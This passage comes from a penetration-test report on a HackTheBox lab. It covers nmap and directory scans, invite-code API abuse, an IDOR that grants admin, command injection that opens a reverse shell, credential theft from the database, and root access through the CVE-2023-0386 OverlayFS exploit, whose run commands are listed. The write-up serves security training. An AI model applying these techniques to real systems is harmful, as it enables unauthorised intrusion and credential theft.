Thereafter, exploits were searched for the outdated kernel in various sources. A GitHub repository mentioned about gcc compilation error, which occurs due to outdated OverlayFS. 'gcc' was checked in the server and it failed to compile.

**7.2.2 Weaponization: Creating or obtaining a malicious payload.****After Logging in:**

For the potential access control vulnerability, a new token was generated, and request to /user/auth/ was intercepted, and parameter was tampered, adding flag, "is\_admin" = 1.

For the potential IDOR vulnerability, request to /admin/settings/update/ was intercepted, and parameter was tampered, attempting to set the "email" and potentially change the "is\_admin" flag, for the sessionID.

For the potential command injection vulnerability, request to /admin/vpn/generate/ was intercepted, and parameter was tampered, attempting to inject a bash command through username field.

**After gaining access to admin shell:**

The GitHub repository containing the exploit code for CVE-2023-0386 or OverlayFS vulnerability was cloned in the system. This repository included scripts and tools required to exploit the vulnerability.



### 7.2.3 Delivery: Transmitting the payload to the target.

#### After Logging in:

For the potential access control vulnerability, the tampered request was sent to the endpoint with 'POST' header. The user was successfully registered, but upon navigating to /user/auth, "is\_admin" was still zero, which means, we still didn't have admin access.

For the potential IDOR vulnerability, the tampered request was sent to the endpoint with 'PUT' header. The server responded with an HTTP 200 status, providing data that includes the user ID and confirms the admin status, implying the exploit was successful, which was also confirmed upon viewing users table post exploitation.

For the potential command injection vulnerability, the tampered request was sent to the endpoint with 'POST' header. The server responded with an HTTP 200 status and initiated a reverse shell to the attacker's machine.

#### After gaining access to admin shell:

The cloned repository was then converted to .tar file and kept in 'www' directory, where a server, running on port 8000 and serving the repository, was initialized. The served repository was then retrieved in the formerly created reverse shell using 'wget' command.

#### **7.2.4 Exploitation: Taking advantage of vulnerabilities to execute the payload.**

##### **Before logging in:**

A post request was made to API endpoint, for generating an invite code using cURL command, which returned a 'ROT13' encrypted message. The message, after decryption, instructed to make POST request to another endpoint for generating the invite code.

Another POST request was made to the endpoint, as per the instruction, which returned a Base64 encoded string, which was then decoded to obtain the invite code needed for registration. Registration was done successfully, and subsequently logged into the system, as a user, greeted with the dashboard of the site.

##### **After code injection:**

Discovered database information led to successfully accessing database server. In the htb\_prod database, under the users table, lists of users and their credentials were revealed. This could have been further exfiltrated or manipulated.

Since credentials for admin were known, the user context was successfully switched to admin, leading to higher privilege and access to admin shell.

##### **After gaining access to admin shell:**

After extracting the GitHub repo, the instructions on 'readme' file were followed. '**make all**' command was executed to compile all the files in directory, followed by '**./fuse ./ovlcap/lower ./gc**'. In another terminal, ssh to the server was done, as an admin, using formerly discovered credentials, and '**./exp**' file was run. It led to privilege escalation, and the user finally had root access.

#### **7.2.5 Installation: Attack vector is installed on the victim's system.**

No attack vectors or backdoors were installed.

### **7.2.6 Command and Control: Establishing communication with the compromised system.**

#### **After code injection:**

A successful reverse shell connection was made after successful code injection. Access to command line to the server hosting the app was gained. Commands were executed on the server, exploring directory listings and files indicating complete control over the server.

### **7.2.7 Actions on Objectives: Achieving the attacker's ultimate goal (DarkTrace, 2024).**

After gaining root access, a file named 'thank\_you.json' was discovered, which upon decoding, was a message from HTB, thanking its community, and congratulating for the successful completion of the lab, which was the ultimate goal of this attack. There were many instances where the attack could've gone otherwise, if the focus had been shifted to exfiltration or destruction, but solving the lab was the ultimate goal.

[Back to Report](#)

### 7.3 Appendix C: Demonstration (Detailed)

‘HackTheBox’ lab was setup and the local machine was connected to the vpn to access the lab.




Figure 1 Setting up the Lab & Connecting VPN

After connecting to the lab, a Nmap scan was run, to check for open ports.

```
(kali@kali)-[~/htb/twomillion]
$ sudo nmap -p- --min-rate=10000 -oA nmap/two-million-allports -v 10.10.11.221
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-05 01:41 EDT
Initiating Ping Scan at 01:41
Scanning 10.10.11.221 [4 ports]
Completed Ping Scan at 01:41, 0.37s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:41
Completed Parallel DNS resolution of 1 host. at 01:41, 0.01s elapsed
Initiating SYN Stealth Scan at 01:41
Scanning 10.10.11.221 [65535 ports]
Discovered open port 22/tcp on 10.10.11.221
Discovered open port 80/tcp on 10.10.11.221
Increasing send delay for 10.10.11.221 from 0 to 5 due to 2968 out of 9893 dropped probes since last increase.
Increasing send delay for 10.10.11.221 from 5 to 10 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.11.221 from 10 to 20 due to 1508 out of 5025 dropped probes since last increase.
Increasing send delay for 10.10.11.221 from 20 to 40 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.11.221 from 40 to 80 due to max_successful_tryno increase to 6
Increasing send delay for 10.10.11.221 from 80 to 160 due to max_successful_tryno increase to 7
Increasing send delay for 10.10.11.221 from 160 to 320 due to 1390 out of 4631 dropped probes since last increase.
Increasing send delay for 10.10.11.221 from 320 to 640 due to 1259 out of 4196 dropped probes since last increase.
Increasing send delay for 10.10.11.221 from 640 to 1000 due to 2601 out of 8669 dropped probes since last increase.
Completed SYN Stealth Scan at 01:41, 14.71s elapsed (65535 total ports)
Nmap scan report for 10.10.11.221
Host is up (0.36s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.34 seconds
Raw packets sent: 127069 (5.591MB) | Rcvd: 82023 (3.281MB)
```

Figure 2 Nmap Scan to check for open ports.

Stealth SYN scan was scanned against the IP address of the website using Nmap, which revealed two open ports: 22 and 80.

Then, another Nmap script was executed to detect service versions on the ports.

```
(kali@kali)-[~/htb/twomillion]
$ sudo nmap -sC -sV -oA nmap/twomillion -p 22,80 10.10.11.221
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-05 01:45 EDT
Nmap scan report for 10.10.11.221
Host is up (0.35s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:b4:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:73:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx
|_ http-title: Did not follow redirect to http://2million.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.25 seconds
```

Figure 3 Failed Nmap Scan

The webpage was being redirected elsewhere, and the scan couldn't be completed. So, the `/etc/hosts` file was edited to facilitate successful navigation to the page.

```
PS> kali@kali: /home/kali/Desktop x kali@kali: ~/htb/twomillion x
127.0.0.1 localhost
10.10.11.221 2million.htb
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Figure 4 Editing `/etc/hosts` file.




Figure 5 Successful navigation of the page.

The Nmap Script to detect service versions were re-run.

```
(kali@kali)-[~/htb/twomillion]
$ sudo nmap -sC -sV -oA nmap/twomillion -p 22,80 10.10.11.221
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-05 02:00 EDT
Nmap scan report for 2million.htb (10.10.11.221)
Host is up (0.33s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http      nginx
|_ http-cookie-flags:
|   :
|   PHPSESSID:
|_ httponly flag not set
|_ http-title: Hack The Box :: Penetration Testing Labs
|_ http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.79 seconds

(kali@kali)-[~/htb/twomillion]
$
```

website is php

Figure 6 Re-running Nmap Script

The output displayed the SSH was running on port 22 with OpenSSH 8.9p1 on ubuntu and port 80 was served by Nginx. Also, a PHPSESSID cookie was mentioned in the output.

Simultaneously, FeroxBuster was also run to find hidden resources that aren't linked by the web application. However, no significant findings were made.

```
(kali@kali)-[~/htb/twomillion]
$ feroxbuster -u http://2million.htb

FEROXBUSTER by Ben "epi" Risher ver: 2.10.3

Target Url      http://2million.htb
Threads         50
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent       feroxbuster/2.10.3
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™


301 GET 7L 11w 162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302 GET 0L 0w 0c http://2million.htb/logout => http://2million.htb/
[>] - 4s 63/120012 2h found:0 errors:0
[>] - 4s 40/30000 10/s http://2million.htb/
```

Figure 7 Running FeroxBuster



While the FeroxBuster was running in the background, components of the webpages were further explored attempting to gather more information.

A login page was discovered, which was subsequently tested by inputting invalid credentials. It returned a page with an error message.



*Figure 8 Login Page with Error*



Then, an attempt to execute XSS script was made, which turned out to be unsuccessful.




Figure 9 Attempting Reflective XSS

Exploring the webpage further, there was a page, which allowed users to “join” HTB as a member.



Figure 10 Join Page

Upon navigating to the page, it was asking for an invite code to sign up or register. Using developer tools the page's network activity was analyzed. It was seen to be making request to an API using JavaScript.




Figure 11 Finding API call for Invite Code Generation

Next, the source code of the JS was retrieved.





Figure 12 Retrieving Source code for the JS making the API call.

Then, using online JS obfuscator and beautifier, the JS was decoded.



The screenshot shows a web-based JavaScript beautifier interface. The title bar reads "Beautify JavaScript, JSON, React.js, HTML, CSS, SCSS, and SASS". The code is displayed in a dark-themed editor with line numbers on the left. Two functions are visible, each enclosed in a white rectangular box. The first function, `function verifyInviteCode(code) {`, is on line 1 and includes a `$.ajax` call to `/api/v1/invite/verify`. The second function, `function makeInviteCode() {`, is on line 19 and includes a `$.ajax` call to `/api/v1/invite/how/to/generate`. Both functions use `console.log` for success and error handling.

```
1 function verifyInviteCode(code) {
2     var formData = {
3         "code": code
4     };
5     $.ajax({
6         type: "POST",
7         dataType: "json",
8         data: formData,
9         url: '/api/v1/invite/verify',
10        success: function(response) {
11            console.log(response)
12        },
13        error: function(response) {
14            console.log(response)
15        }
16    })
17 }
18
19 function makeInviteCode() {
20     $.ajax({
21         type: "POST",
22         dataType: "json",
23         url: '/api/v1/invite/how/to/generate',
24         success: function(response) {
25             console.log(response)
26         },
27         error: function(response) {
28             console.log(response)
